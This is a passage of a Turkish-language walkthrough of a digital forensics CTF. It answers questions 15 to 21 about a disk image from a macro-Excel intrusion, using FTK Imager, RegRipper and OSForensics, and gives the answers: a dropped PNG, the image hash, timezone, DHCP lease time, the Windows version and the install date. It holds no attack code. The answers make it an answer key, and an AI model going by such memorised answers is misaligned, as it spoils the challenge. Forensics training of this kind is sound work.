
Cevap: “adeopass”

Soru 15: Saldırganın Sisteme Yükllediği “.png” Dosyası Nedir?

Saldırganın sisteme yüklediği “.png” dosyasını bulabilmek için öncelikle faaliyette bulunduğu dizinleri bilmemiz gerekiyor. Burada 3-4 olasılığımız var. Birinci lokasyon zararlı Excel dosyasının ilk indiği yer yani “Downloads” klasörü. Fakat aradığımız resim burada yok. Temp ise ikinci olası lokasyonumuz. Fakat aradığımız şeyi yine göremiyoruz.

Hatırlayacak olursak “Accounting” klasörü altında bir arşivleme işlemi gerçekleştirilmişti. O dizinin içerisini tekrardan görüntülediğimizde “AdeoWasHere.png” adında bir görselin olduğunu fark ediyoruz.


Bir başka yol ise sistemdeki bütün “.png” uzantılı dosyaları listeleyip en son oluşanlara göz atmak.



Cevap: “AdeoWasHere.png”

Soru 16: Verilen İmajın Hash Değeri Nedir?


Disk imajının hash değerini “FTK Imager” yardımıyla, “7-Zip” ile veya normal herhangi bir hash kontrol programı yardımıyla bulabiliriz. Ayrıca bize verilen “chupacabra_CTF_2022.txt” isimli dosyanın içerisinde hash değeri verilmiştir. Ayrıca FTK Imager aracı ile hash karşılaştırması yaptığımızda, hashlerin uyduğu görülmektedir.




Cevap: f777bf9423f575c7640aca62e8bc16c5b7a13554

Soru 17: Şüpheli Makinenin Zaman Dilimi Nedir?


Sistemin kullandığı zaman dilimini bulabilmek için “AccessData FTK Imager” kullanarak “Root/Windows/System32/Config” klasöründe bulunan SYSTEM dosyasını dışarı export ediyoruz.



Daha sonra RegRipper kullanarak TXT dosyasına verileri aktarıyoruz.




Dosya içerisinde “TimeZoneKeyName” ifadesini aratarak sonucumuza ulaşıyoruz.



Cevap: Pacific Standart Time

Soru 18: Makinenin “LeaseObtainedTime”ı Nedir?

Bir önceki soruda yaptığımız işlemlerin aynısını yaptıktan sonra TXT dosyasında ilgili bilgiyi aratıyoruz ve istediğimiz şeye erişiyoruz.




```
system - Not Defteri
Dosya  Düzenle  Görünüm
(System) Gets NIC info from System hive
Adapter: {34F2511B-DE53-4000-8000-000000000000}
LastWrite Time: 2022-03-24 07:30:00Z
UseZeroBroadcast      0
EnableDeadGWDetect    1
EnableDHCP             1
NameServer
Domain
RegistrationEnabled    1
RegisterAdapterName   0
DhcpIPAddress          10.10.23.13
DhcpSubnetMask         255.255.255.0
DhcpServer             10.10.23.1
Lease                  28800
LeaseObtainedTime      2022-03-24 07:24:55Z
T1                     2022-03-24 11:24:55Z
T2                     2022-03-24 14:24:55Z
LeaseTerminatesTime    2022-03-24 15:24:55Z
AddressType            0
IsServerNapAware       0
DhcpConnForceBroadcastFlag 0
DhcpInterfaceOptions  0
```

Cevap: 2022-03-24 07:24:55Z

Soru 19: Makinenin İşletim Sistemi ve Sürümü Nedir?

Son iki soruda da olduğu gibi yine FTK Imager ile config'i dışarıya export ettikten sonra RegRipper ile aldığımız TXT formatındaki verileri inceleyerek işletim sistemi ve sürüm bilgisine erişebiliriz.

Her şeyi doğru yaptıktan sonra geriye "ProductVersion" kelimesini TXT dosyamızda aratmak kalıyor.



```
software - Not Defteri
Dosya  Düzenle  Görünüm
\DSCCORECONFPROV.MOF C:\WINDOWS\SYSTEM32\WBEM\EN-US\DSCCORE.MOF C:\WINDOWS\SYSTEM32\EN-US
\PSMODULEDISCOVERYPROV\
\DSCPROXY.MOF C:\WINDOWS\SYSTEM32\WBEM\MPREVAL.MOF C:\
\WINDOWS\SYSTEM32\WBEM\DSCCORE.MOF C:\PROGRAM FILES\COMMON FILES\MICROSOFT SHARED
\OFFICESOFTWAREPROTECTIONPLATFORM\OSPPWMI.MOF
-----
winver v.20200525
(Software) Get Windows version & build info
ProductName      Windows 7 Professional
CSDVersion       Service Pack 1
BuildLab         7601.win7sp1_gdr.150202-1526
BuildLabEx       7601.18741.amd64fre.win7sp1_gdr.150202-1526
RegisteredOrganization
RegisteredOwner  RickMartinGrimes
InstallDate      2022-03-23 23:11:49Z
-----
wow64 v.20200515
(Software) Gets contents of WOW64\x86 key
WOW64
Microsoft\WOW64\x86 not found.
Microsoft\WOW64\arm not found.
St 32536, Süt 12  %100  Windows (CRLF)  UTF-8
```

Cevap:

İşletim Sistemi: Windows 7 Professional Service Pack 1


Yapı Numarası: 7601.win7sp1_gdr.150202-1526

Soru 20: İşletim Sistemi Ne Zaman Kuruldu?

Son üç soruda olduğu gibi FTK Imager ile config'i dışarıya export ettikten sonra RegRipper ile aldığımız TXT formatındaki verileri inceleyerek işletim sisteminin ne zaman kurulduğuna ve kullanıcı bilgilerine erişebiliriz.

Başka uğraşa gerek kalmadan ihtiyacımız olan bilgiyi kolayca elde edebiliyoruz. Çünkü “/Windows/System32/config” bize zaten halihazırdaki sistem yapılandırması hakkında oldukça fazla bilgi sunuyor.

Geriye sadece “InstallDate” kelimesini aratmak kalıyor.



```
software - Not Defteri
Dosya  Düzenle  Görünüm
\DSCCORECONFPROV.MOF C:\WINDOWS\SYSTEM32\WBEM\EN-US\DSCCORE.MFL C:\WINDOWS\SYSTEM32\EN-US
\PSMODULEDISCOVERYPROV
\DSCPROXY.MOF C:\WINDOWS\SYSTEM32\WBEM\EN-US\DISCOVERY.MFL C:\WINDOWS\SYSTEM32\WBEM
\WINDOWS\SYSTEM32\WBEM\DSCCORE.MOF C:\PROGRAM FILES\COMMON FILES\MICROSOFT SHARED
\OFFICESOFTWAREPROTECTIONPLATFORM\OSPPWMI.MOF
-----
winver v.20200525
(Software) Get Windows version & build info

ProductName           Windows 7 Professional
CSDVersion             Service Pack 1
BuildLab               7601.win7sp1_gdr.150202-1526
BuildLabEx             7601.18741.amd64fre.win7sp1_gdr.150202-1526
RegisteredOrganization
RegisteredOwner        RickMartinGrimes
InstallDate            2022-03-23 23:11:49Z
-----
wow64 v.20200515
(Software) Gets contents of WOW64\x86 key

WOW64
Microsoft\WOW64\x86 not found.
Microsoft\WOW64\arm not found.

St 32542, Süt 12      %100      Windows (CRLF)      UTF-8
```


Cevap: 2022-03-23 23:11:49Z

Soru 21: Şüpheli İşlemler Hangi Kullanıcı ile Yapıldı?

“PassMark OSForensics” aracını kullanarak E01 imajımızdan bu bilgiyi kolaylıkla elde edebiliriz. Hem ücretsiz bir yazılım, hem de disk imajı inceleme konusunda neredeyse “FTK” kadar gelişmiş ve çok daha kolay kullanıma sahip.

İmajı içeriye aktardıktan hemen sonra “User Activity” diyoruz ve “Quick Filter” kısmına "Body" yazıyoruz. Çünkü aradığımız ve zararlı bütün işlemlerin en başından başlatıldığı Excel dosyasının adı “BodyMassIndex.xlsm” idi.

Bütün alakalı şeyleri listelettikten sonra User kolonunda çalıştıran kullanıcının yazdığını görüyoruz.

